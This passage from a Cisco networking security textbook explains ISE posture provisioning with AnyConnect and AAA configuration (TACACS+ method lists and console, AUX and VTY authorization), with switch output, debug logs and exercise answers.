




**Figure 16-36.** Add AnyConnect packages

After uploading the packages, the next thing we need to do is create a configuration. We click Add and this time choose AnyConnect Posture Profile. At a minimum, we need to set a name for the profile and configure the server name rules. Adding an asterisk will allow a connection to any server. Typically, you would create a specific list of allowed servers. At least one ISE PSN server IP or hostname should be supplied in the Discover host box. Next, we need to click Add ► AnyConnect Configuration.

this figure will be printed in b/w




**Figure 16-37.** AnyConnect profile configuration

We select the packages that we want to provision for AnyConnect and the Posture module. VPN is selected by default. We can uncheck that for this purpose. We called our ISE Posture configuration Posture. We select that and click Submit.

The next task is to change the provision policy to use AnyConnect. The default is the temporal agent. We do that from the Client Provisioning Policy option.


this figure will be printed in b/w



**Figure 16-38.** Client Provisioning Policy

With the provisioning policy in place, we configure the network authorization result by browsing to Network Access ► Policy Elements. We need to expand Authorization Profiles. We are adding a new authorization policy that will redirect to ISE for provisioning.

691  
692  
693



this figure will be printed in b/w

**Figure 16-39.** Authorization profile

In the profile we just created, we configured Web Redirection and provided a name for a redirection ACL. Unlike downloadable ACLs, this ACL must exist on the switch. The ACL will deny traffic that should be allowed and redirect everything else. Commonly, we will deny DNS, DHCP, and traffic to patch and remediation servers. A DACL can still be used to provide additional security. The

694  
695  
696  
697

AU20

```
SECSWITCH(config)#ip access-list extended POSTURE
SECSWITCH(config-ext-nacl)#deny ip any host 192.168.0.25
SECSWITCH(config-ext-nacl)#deny ip any host 172.20.1.25
SECSWITCH(config-ext-nacl)#permit ip any any
```

698  
699  
700  
701

The name of the redirect ACL must match between the switch and the authorization profile. The HTTP server must be enabled on the switch for this to work. The command `ip http active-session-modules none` can be used to lock the switch down so that HTTP is only used for redirection and not switch configuration.

702  
703  
704  
705  
706

To use the new authorization profile, we need to tie it to our policy set.

this figure will be printed in b/w



**Figure 16-40.** Policy set

We updated our policy set to use the ComplianceUnknown authorization profile that we just created when the compliance state of the device is unknown. If it is compliant, we permit access and apply a SGT. If it is noncompliant, we deny access. In the real world, we usually do not deny access for noncompliant devices. We just move them to a remediation VLAN and apply ACLs that allow them to do nothing other than become compliant.

A last piece is setting the compliance policy. That is back in Posture ► Posture Policy. The default policy only checks if a virus scanner is installed. However, there is a wide variety of policies you can create. In many cases, you can even automatically remediate.

When we look at the switch during authentication, we see the redirect ACL and the target URL:

```


716 SECSWITCH#show authentication sessions int g1/0/13 de
717 Interface: GigabitEthernet1/0/13
718 MAC Address: 0026.b95f.a383
719 IPv6 Address: Unknown
720 IPv4 Address: 172.20.1.100
721 User-Name: BOOK\noc_admin
722 Status: Authorized
723 Domain: DATA
724 Oper host mode: multi-auth
725 Oper control dir: in
726 Session timeout: N/A
727 Restart timeout: N/A
728 Periodic Acct timeout: 172800s (local), Remaining: 172700s
729 Common Session ID: AC1401020000001500773450
730 Acct Session ID: 0x00000009
731 Handle: 0x46000007
732 Current Policy: POLICY_Gi1/0/13

733 Local Policies:
734 Service Template: DEFAULT_LINKSEC_POLICY_SHOULD_SECURE (priority 150)
735 Security Policy: Should Secure
736 Security Status: Link Unsecure

737 Server Policies:
738 URL Redirect: https://ise30.book.goingvirl.com:8443/portal/gateway?sessionId=AC
739 1401020000001500773450&portal=aa72bfd7-24e5-4ba1-84ab-203e03c0bc01&action=cpp&token=51cef504
740 8d2708c5c274ea6e50c60ac7
741 URL Redirect ACL: POSTURE

```


|                                                                 |               |     |
|-----------------------------------------------------------------|---------------|-----|
| Method status list:                                             |               | 742 |
| Method                                                          | State         | 743 |
| dot1x                                                           | Authc Success | 744 |
| SECSWITCH#                                                      |               | 745 |
| From the client, you will be redirected to a provisioning page. |               | 746 |



this figure will be printed in b/w

**Figure 16-41.** Provisioning Portal

The user is prompted to download and install AnyConnect. In a corporate environment, this is usually preconfigured. Once AnyConnect with the Posture module is installed, it will check compliance. AnyConnect will report to ISE. ISE will push a Change of Authorization (CoA) that will tell the switch to change the 802.1x state. The state depends on the authorization rules and compliance state.



this figure will be printed in b/w

AU21

**Figure 16-42.** Compliant system

## AAA

This section discusses some AAA use case and configuration. We also covered this in Chapter 10, so we will not completely repeat the same information.

Authentication, authorization, and accounting (AAA) is used in many different situations for many different functions. It is generally used for access and accounting of a network device. However, it is often used for CHAP, 802.1x, and other types of protocols requiring AAA services.

## Port Types

When you configure AAA services, you may have different policies depending on the type of access.

## 759 Console

760 Using a separate method list, you can have the console authenticate locally and still use a TACACS or a  
 761 RADIUS server for accounting. It is important to have some sort of AAA on your console port, as this is the  
 762 last line of defense from compromising your network devices. There's an old saying that if I have to worry  
 763 about someone compromising my device via the console port, then I have bigger issues. This is partially  
 764 true: as you know, if you have physical access to a device, that's half the battle. That being said, a little extra  
 765 security will benefit you and keep most people from looking at or possibly causing damage to your network.

## 766 AUX Port

767 Most people don't lock this port down because it's traditionally used for remote access via a modem or some  
 768 other type of out-of-band (OOB) management. When you are in the middle of troubleshooting, it's easy to  
 769 forget that the AUX port is a viable console port, and it has the same access as the console port in most cases.

## 770 VTY Ports

771 These are the ports used to access the devices remotely. This is the virtual port that is used whenever you  
 772 SSH to a device. It's important to have AAA configured on these ports. These can be configured with different  
 773 method lists and different transport protocols to allow multiple access methods.

## 774 Local Authentication and Authorization

775 It is possible to configure user credentials on your devices. And most of the time, even if you are using  
 776 external AAA (TACACS or RADIUS), you will probably still have at least one local account on your device. If  
 777 you suddenly are unable to authenticate using your TACACS or RADIUS server, you might need access to the  
 778 device. This is why it's a good rule of thumb to have an emergency account on the devices themselves. One  
 779 thing to ensure, though, is that these accounts aren't in the TACACS or RADIUS servers, as that would defeat  
 780 the purpose of AAA.

## 781 Remote AAA (TACACS, RADIUS)

782 Most remote AAA is handled by TACACS for network devices. This is because even though it's a Cisco  
 783 proprietary solution, it's well documented and relatively easy to configure. And as Cisco is primarily a  
 784 networking company, the AAA solution that the Access Control Server (ACS) provides is well suited to  
 785 network devices.

786 RADIUS is a protocol used mostly for servers. It is supported by ISE and is configurable as a server in the  
 787 TACACS configuration on network devices.

## 788 Configuration

789 You first need to think about your scheme. Are you going to do a simple configuration where you use the  
 790 default method list and only define what you want to authenticate, authorize, and account for? Do you want  
 791 to have multiple method lists? Let's say one for VTY, one for console, and one for AUX.

792 Are you going to have multiple ISE servers or multiple locations? These drive the architecture that you  
 793 use for TACACS configuration of AAA.

First, configure a username on your device. We'll assume you already know how to do that at this point, but if you don't, here's a simple example: 794  
795

```
Router(config)#username cisco privilege 15 password cisco 796
Router(config)#aaa new-model 797
Router(config)# 798
```

After configuring your username and enabling AAA, it's always a good idea to go ahead and log in to the device using this new username. In the following, you see what it looks like when you are not logged in (default in enable mode) and then what it looks like once you log in with your username: 799  
800  
801

```
R1#who 802
 Line User Host(s) Idle Location 803
* 0 con 0 idle 00:00:00 804
```

```
 Interface User Mode Idle Peer Address 805
R1(config)#do login 806
```

User Access Verification 807

```
Username: cisco 808
Password: 809
```

```
R1(config)#do who 810
 Line User Host(s) Idle Location 811
* 0 con 0 cisco idle 00:00:00 812
```

```
 Interface User Mode Idle Peer Address 813
```

As you can see, once you are logged in, using the who command displays information about the usernames of the individuals who are logged into the device. The star indicates the line that you are logged in with. Line shows you how the user is connecting, either via console, VTY, or modem. User shows you who is logged in, whether it is a local account or a TACACS or RADIUS account. Idle shows you how long the user has been idle. Users can get stuck as logged in, even though they may not actually be, tying up lines. Location, if coming on VTY, displays the IP address that the user is connecting from. This is important information to know when you have multiple users logged into the same device (e.g., if you want to send a message to a particular line or disconnect a particular line, but you did not want to disconnect yourself). 814  
815  
816  
817  
818  
819  
820  
821

Look at the following to configure AAA, which is the simplest configuration that you can do without a TACACS or a RADIUS server: 822  
823

```
R1(config)#aaa authentication login default local 824
R1(config)#aaa authorization command 15 local 825
R1(config)#aaa authorization exec local 826
```

Notice that there are no accounting statements. Without an AAA server, accounting will not be logged. The only option for accounting is TACACS. Looking through the configuration, and actually doing configuration, it seems that you could define a RADIUS server group and reference that group in the AAA accounting statement; however, it does not take the command. It proceeds forward as if it did take the 827  
828  
829  
830

831 command; however, when you look at the config, it does not. You can see this even when you use group  
 832 tacacs+ group <server\_list>—it looks as if it took the command, but it doesn't:

```

833 Router(config)#aaa accounting commands 15 default start-stop group tacacs+ group TEST_THIS
834 Router(config)#do sh run
835 ##### omitted for brevity #####
836 !
837 aaa new-model
838 !
839 !
840 aaa group server tacacs+ ENT-AAA
841 !
842 aaa group server radius TEST_THIS
843 server 172.20.1.25 auth-port 1812 acct-port 1813
844 !
845 aaa authentication login default local
846 aaa authentication login ENT-AAA local
847 aaa authorization console
848 aaa authorization exec default local
849 aaa authorization exec ENT-AAA local
850 aaa authorization config-commands
851 aaa authorization commands 15 default local
852 aaa authorization commands 0 ENT-AAA local
853 aaa authorization commands 1 ENT-AAA local
854 aaa authorization commands 15 ENT-AAA local
855 !

856 Router(config)#aaa accounting commands 15 default start-stop group tacacs+
857 Router(config)#do sh run
858 !
859 aaa new-model
860 !
861 !
862 aaa group server tacacs+ ENT-AAA
863 !
864 aaa group server radius TEST_THIS
865 server 172.20.1.25 auth-port 15 acct-port 16
866 !
867 aaa authentication login default local
868 aaa authentication login ENT-AAA local
869 aaa authorization console
870 aaa authorization exec default local
871 aaa authorization exec ENT-AAA local
872 aaa authorization config-commands
873 aaa authorization commands 0 ENT-AAA local
874 aaa authorization commands 1 ENT-AAA local

875 aaa authorization commands 15 default local
876 aaa authorization commands 15 ENT-AAA local
877 aaa accounting commands 15 default start-stop group tacacs+
878 !
879 !

```



If you have a TACACS server, you can use `group tacacs+` in your statements, as well as accounting. This is a legacy command. We are showing it because it is still commonly in use. 880  
881

Start by configuring the `tacacs-server` statement in the device: 882

```
Router(config)#tacacs-server host 172.20.1.25 883
Router(config)#tacacs-server key cisco 884
```

Cisco is currently working to deprecate the CLI for the legacy configurations of TACACS, and it is moving toward exclusively using server lists for TACACS server assignment. We have previously mentioned TACACS method lists, but let's get a little more specific. A method list allows you to configure methods of AAA by configuring lists that contain specific AAA statements. You can use server lists, TACACS+ or RADIUS, in each of your AAA statements. Server lists can be either TACACS or RADIUS. 885  
886  
887  
888  
889

To configure a TACACS server list, you can use the following command to use a TACACS server that does not have a server entry elsewhere: 890  
891

```
Router(config)#aaa group server tacacs+ GROUP_NAME 892
Router(config-sg-tacacs)#server-private 172.20.1.25 key cisco 893
```

Another method is to define TACACS servers and put them in a group: 894

```
Router#sh run | sec tac 895
aaa group server tacacs+ ISE_GROUP 896
server name ISE_TACACS 897
tacacs server ISE_TACACS 898
address ipv4 172.20.1.25 899
key cisco 900
single-connection 901
```

If you plan on using the server list, you use the name when defining the AAA statements: 902

```
Router(config)#aaa authentication login VTY_METHOD_LIST group TACACS_SERVER_LIST local 903
```

What we are doing here is assigning the method list `VTY_METHOD_LIST`, the TACACS+ server group `TACACS_SERVER_LIST`, and if it can't do anything with the defined servers in the list, it'll use the local user database for authentication. You can use the local database for authentication and authorization, but not for accounting. 904  
905  
906  
907

These lists can be used to apply different requirements to different "interfaces" for AAA. For example, you can have a `CONSOLE` method list that only authenticates locally, and you can have a `VTY` method list that requires authentication and authorization and applies accounting. The following are a couple of examples: 908  
909  
910

```
Switch(config)#aaa authentication login CONSOLE local 911
Switch(config)#line con 0 912
Switch(config-line)#login authentication CONSOLE 913
```

Here is the debugging of the authentication on the console port using the `CONSOLE` method list with local authentication: 914  
915

```
User Access Verification 916
```

```
*Apr 30 16:46:40.003: AAA/LOCAL: exec 917
*Apr 30 16:46:40.007: AAA/BIND(00000008): Bind i/f 918
```

```

919 *Apr 30 16:46:40.011: AAA/LOCAL: new_ascii_login: tty 6613B37C idb 0
920 *Apr 30 16:46:40.011: AAA/AUTHEN/LOGIN (00000008): Pick method list 'CONSOLE'
921 *Apr 30 16:46:40.015: AAA/LOCAL/LOGIN(00000008): get user
922 Username: cisco
923 Password:

```

```

924 R1#
925 *Apr 30 16:46:44.387: AAA/LOCAL/LOGIN(00000008): get password
926 *Apr 30 16:46:45.315: AAA/LOCAL/LOGIN(00000008): check username/password

```

927 Now add authorization to the method list, and here is the debug. The new configuration is as follows:

```

928 R1#sh run | inc aaa|tacacs|server
929 aaa new-model
930 aaa authentication login CONSOLE local
931 aaa authorization console
932 aaa authorization exec CONSOLE local
933 aaa authorization commands 15 CONSOLE local
934 aaa session-id common
935 no ip http server
936 no ip http secure-server
937 tacacs-server host 172.20.1.25 key cisco
938 tacacs-server key cisco

```

939 It's important to note that in the preceding configuration, there is an added statement: `aaa`  
940 `authorization console`. Without this command, the application of these statements to the line `con 0` will  
941 be useless, and the console message tells you so:

```

942 Router(config-line)#authorization comm 15 TEST_THIS
943 %Authorization without the global command 'aaa authorization console' is useless

```

944 Also with the key at the end of the `tacacs-server host` statement, the `tacacs-server key` alone is not  
945 required.

946 And now the debug:

947 User Access Verification

```

948 Username:
949 *Apr 30 16:56:03.271: AAA/LOCAL: exec
950 *Apr 30 16:56:03.275: AAA/BIND(0000000A): Bind i/f
951 *Apr 30 16:56:03.279: AAA/LOCAL: new_ascii_login: tty 6613B37C idb 0
952 *Apr 30 16:56:03.279: AAA/AUTHEN/LOGIN (0000000A): Pick method list 'CONSOLE'
953 *Apr 30 16:56:03.283: AAA/LOCAL/LOGIN(0000000A): get user
954 Username: cisco
955 Password:
956 *Apr 30 16:56:09.247: AAA/LOCAL/LOGIN(0000000A): get password

```

```

957 R1#
958 *Apr 30 16:56:17.971: AAA/LOCAL/LOGIN(0000000A): check username/password
959 *Apr 30 16:56:17.975: AAA/AUTHOR (0xA): Pick method list 'CONSOLE'
960 *Apr 30 16:56:17.979: AAA/LOCAL/AUTHEN: starting
961 *Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): processing AV cmd=

```

```
*Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): processing AV priv-lvl=15 962
*Apr 30 16:56:17.987: AAA/AUTHOR/EXEC(0000000A): Authorization successful 963
```

Just to show you what's going on in the background, here's the debug from the show run | inc 964  
aaa|tacacs|server command: 965

```
R1# 966
*Apr 30 16:58:10.935: AAA: parse name=tty0 idb type=-1 tty=-1 967
*Apr 30 16:58:10.935: AAA: name=tty0 flags=0x11 type=4 shelf=0 slot=0 adapter=0 port=0 968
channel=0 969
*Apr 30 16:58:10.935: AAA/MEMORY: create_user (0x669B26A4) user='cisco' ruser='R1' ds0=0 970
port='tty0' rem_addr='async' authen_type=ASCII service=NONE priv=15 initial_task_id='0', 971
vrf= (id=0) 972
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): Port='tty0' list='CONSOLE' service=CMD 973
*Apr 30 16:58:10.939: AAA/AUTHOR/CMD: tty0(654404666) user='cisco' 974
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV service=shell 975
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd=show 976
R1# 977
*Apr 30 16:58:10.939: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd-arg=running-config 978
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): send AV cmd-arg=ccr> 979
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): found list "CONSOLE" 980
*Apr 30 16:58:10.943: tty0 AAA/AUTHOR/CMD(654404666): Method=LOCAL 981
*Apr 30 16:58:10.943: AAA/AUTHOR (654404666): Post authorization status = PASS_ADD 982
*Apr 30 16:58:10.943: AAA/MEMORY: free_user (0x669B26A4) user='cisco' ruser='R1' port='tty0' 983
rem_addr='async' authen_type=ASCII service=NONE priv=15 vrf= (id=0) 984
```

Another useful command is config-command. This command authorizes every command that is 985  
not normally authorized. Think about it like this: when you are configuring authorization with your AAA 986  
statement, you are defining what level of commands you wish to be authorized. This means that if you only 987  
have command 15, then it's only going to authorize the level 15 commands with the TACACS server. If you 988  
want level 10 commands to be authorized, you need to have a command 10 statement as well. 989

This is important because if you start using command sets on the AAA server, the commands you 990  
define might be in levels 0, 10, and 15. If you don't authorize these commands with the config-command 991  
and add the appropriate command <level> statement, your command sets might function counter to your 992  
expectations, or they might not work at all. We will not go over the command set configuration in the AAA 993  
server in this chapter. We briefly discuss it in Chapter 10. 994

The full command is as follows: 995

```
Router(config)#aaa authorization config-commands 996
```

Here's a complete configuration that will support authentication, authorization, and accounting and the 997  
use of command sets from the AAA server: 998

```
aaa new-model 999
! 1000
! 1001
aaa group server tacacs+ SERVER_LIST 1002
server 172.20.1.25 1003
server-private 172.20.1.25 key cisco 1004
ip tacacs source-interface Loopback0 1005
! 1006
aaa authentication login TEST_THIS group SERVER_LIST local 1007
```

```

1008 aaa authorization console
1009 aaa authorization config-commands
1010 aaa authorization exec TEST_THIS group SERVER_LIST local
1011 aaa authorization commands 0 TEST_THIS group SERVER_LIST local
1012 aaa authorization commands 10 TEST_THIS group SERVER_LIST local
1013 aaa authorization commands 15 TEST_THIS group SERVER_LIST local
1014 aaa accounting exec TEST_THIS start-stop group SERVER_LIST
1015 aaa accounting commands 0 TEST_THIS start-stop group SERVER_LIST
1016 aaa accounting commands 10 TEST_THIS start-stop group SERVER_LIST
1017 aaa accounting commands 15 TEST_THIS start-stop group SERVER_LIST
1018 aaa accounting connection TEST_THIS start-stop group SERVER_LIST

```

1019 If you've configured AAA before and used the `aaa authentication enable` command, you'll notice that  
 1020 here we are not using it. This is because that command only works with the default method list. Since we  
 1021 are defining our own method list, we are not using that command. That command adds another layer of  
 1022 authentication that you might deem necessary. When using the default method list, if you add the `enable`  
 1023 command, it will check with the configured "method" and whether you have authenticated the request of  
 1024 another password. If you have configured a separate enable password on the account (most of the time you  
 1025 won't), then you enter that password then. If you didn't configure a separate password, then you put your  
 1026 primary password in again, and if the TACACS server isn't available, it will require the local enable password.

1027 Another command that really doesn't require much coverage is the command `aaa accounting`  
 1028 `connection TEST_THIS start-stop group SERVER_LIST`. It basically keeps the AAA server updated with  
 1029 who's logged into a device. Remember that the AAA server doesn't actively track who is on which device or  
 1030 what they are doing; it handles authentication and authorization requests when they come, and accounting  
 1031 is sent to the AAA server, but it doesn't keep a running tab of who's currently logged into what device. This  
 1032 command meets that requirement.

1033 The last thing we need to go over for configuration is what to put on the actual lines. This is relatively  
 1034 simple, and for the most part, it is the same across the lines:

```

1035 authorization commands 0 TEST_THIS
1036 authorization commands 10 TEST_THIS
1037 authorization commands 15 TEST_THIS
1038 authorization exec TEST_THIS
1039 accounting commands 0 TEST_THIS
1040 accounting commands 10 TEST_THIS
1041 accounting commands 15 TEST_THIS
1042 accounting connection TEST_THIS
1043 accounting exec TEST_THIS
1044 login authentication TEST_THIS

```

1045 These commands are used for line con 0, VTY 0 15, and AUX port configurations.

1046 We have gone over a lot of commands that will make configuration of AAA on devices when using either  
 1047 the local database or the external server function properly, but there is one last thing to consider, and this is  
 1048 more of an architectural vs. functionality issue. When a device is configured in the ISE server, you can define  
 1049 a single IP, a number of IPs, or a range of IPs for the device to use for AAA. If your ISE administrator wants to  
 1050 configure every IP address that is on every device, then there is nothing further to configure on your device.  
 1051 However, if your ISE administrator only wants one IP per device, usually you have a loopback on routers/  
 1052 layer 3 (L3) devices and a management address on layer 2 (L2) devices. For the L2 devices, you also don't  
 1053 need to do anything else, as they will only use the active address and won't use more than one for AAA.

1054 Layer 3 devices and routers, however, use whichever address is the egress path to the AAA server; so  
 1055 depending on which links are up and how many links you have per device, this could be any number of  
 1056 addresses. AAA provides a method to solve this. The command is configured either globally or in the server

AU23

lists and sometimes must be configured in both places. The configuration is the same for both methods, but depending on your version of code, it may not be configurable in the server list. The command is `ip tacacs source-interface <interface>`.

When you configure this command, the device always uses that interface to perform AAA. This is why we usually use a loopback on a router or L3 device.

AAA must be configured in a particular order of operation (e.g., what do you put in when and how do you keep from locking yourself out of the device). If you are going to configure AAA on a production device, it's important to follow a certain order when applying the method list to the VTY or console. If you put them in the wrong order, you can actually create a situation where you are no longer authorized to enter the commands to finish applying the AAA statements. This puts you in a bad spot because you have to reload the device to gain management access again, and if that's a high-priority device, you might not get the opportunity.

When applying to the VTY or console, use the following order:

1. Log in to the device using the local authentication.
2. Enter the AAA statements in the global configuration mode (if you're using the default method list, remember that the default is active immediately). Once you enter the global AAA statement, it immediately takes effect.
3. Move into the CONSOLE or VTY.
4. Enter the login authentication `<METHOD LIST>`.
5. Enter the authorization command `15 <METHOD LIST>`.
6. Enter the authorization exec `<METHOD LIST>`.

One way to ensure that you can still get back in is to configure some lines and not the others. A lot of times, people configure VTY 0–15. This configures all lines the same, and most of the time it is more efficient. However, if you configure VTY 0–4 and VTY 5–15 and you make a mistake on 0–4, you can open five sessions to the device, and your sixth session will use the old validated method. Then you can add the last statement to the 0–4, log in, validate authorization, and then configure 5–15.

Most of the time, you won't lock yourself out from authentication; it's authorization that you mess up. When this happens, you have two options:

- If you have access to both the device and the AAA server, you can simply take the device out of the AAA server, and you will be able to fix things using the local user account.
- If that is not an option, you are left with a reload.

## Advanced Security Exercises

This section provides exercises to reinforce what was covered in this chapter.

### Exercise 1: Extended ACL Exercises

AU24

Create an ACL that permits ICMP and HTTP but denies HTTPS/LDAP and all UDP from networks 192.168.0.0/24 to 192.168.1.0/24.

Create an ACL that logs the input of all TCP packets that come from the host 192.168.1.4 going to the host 192.168.6.2.

Create an ACL to support a suppress map that will not suppress the addresses 192.168.1.0/24, 192.168.2.0/24, and 192.168.3.0/24 and allows all other networks to be suppressed in the aggregate address 192.168.0.0 255.255.0.0.

1098 Create an ACL to support a route map for policy routing to match all packets from 192.168.0.0/24 to  
 1099 any address.

## 1100 Exercise 2: AAA Exercises

1101 Create a method list using the TACACS+ server group XYZCompany, whose AAA servers are 192.168.1.1,  
 1102 192.168.5.1, and 192.168.10.1.

- 1103 • The TACACS key for these servers is cisco.
- 1104 • You must configure authorization for exec and command authorization for level 5  
 1105 and level 15.
- 1106 • Ensure that all the preceding can use the server list, as well as local authentication,  
 1107 but make sure that the local is case sensitive.
- 1108 • Ensure that accounting is configured for all authorization types as well as  
 1109 connection.
- 1110 • Make sure to configure AAA for the console as well as the VTY ports.
- 1111 • Do not use the tacacs-server commands and use a single line per server in the  
 1112 server list.

## 1113 Exercise Answers

1114 This section provides answers to the preceding exercises.

### 1115 Exercise 1

1116 Create an ACL that permits ICMP and HTTP but denies HTTPS/LDAP and all UDP from networks  
 1117 192.168.0.0/24 to 192.168.1.0/24:

```
1118 ip access-list extended FILTER_IN
1119 permit tcp 192.168.1.0 0.0.0.255 eq www 192.168.0.0 0.0.0.255
1120 permit icmp 192.168.1.0 0.0.0.255 echo-reply 192.168.0.0 0.0.0.255
```

1121 Create an ACL that logs the input of all TCP packets that come from the host 192.168.1.4 going to the  
 1122 host 192.168.6.2:

```
1123 ip access-list extended FILTER_IN
1124 permit tcp host 192.168.1.4 host 192.168.6.2 log-input
```

1125 Create an ACL to support a suppress map that will not suppress addresses 192.168.1.0/24, 192.168.2.0/24,  
 1126 and 192.168.3.0/24 and allows all other networks to be suppressed in the aggregate address 192.168.0.0  
 1127 255.255.0.0:

```
1128 ip access-list standard SUPPRESS_MAP
1129 permit 192.168.1.0 0.0.0.255
1130 permit 192.168.2.0 0.0.0.255
1131 permit 192.168.3.0 0.0.0.255
```

Create an ACL to support a route map for policy routing to match all packets from 192.168.0.0/24 to any address: 1132  
1133

```
ip access-list extended POLICY_ROUTE 1134
 permit ip 192.168.0.0 0.0.0.255 any 1135
```

## Exercise 2 1136

```
aaa new-model 1137
! 1138
aaa group server tacacs+ XYZCompany_Tacacs+ 1139
 server-private 192.168.1.1 key cisco 1140
 server-private 192.168.5.1 key cisco 1141
 server-private 192.168.10.1 key cisco 1142
aaa authentication login XYZCompany group XYZCompany_Tacacs+ local-case 1143
aaa authorization exec XYZCompany group XYZCompany_Tacacs+ local 1144
aaa authorization console 1145
aaa authorization commands 5 XYZCompany group XYZCompany_Tacacs+ local 1146
aaa authorization commands 15 XYZCompany group XYZCompany_Tacacs+ local 1147
aaa accounting exec XYZCompany start-stop group XYZCompany_Tacacs+ 1148
aaa accounting commands 5 XYZCompany start-stop group XYZCompany_Tacacs+ 1149
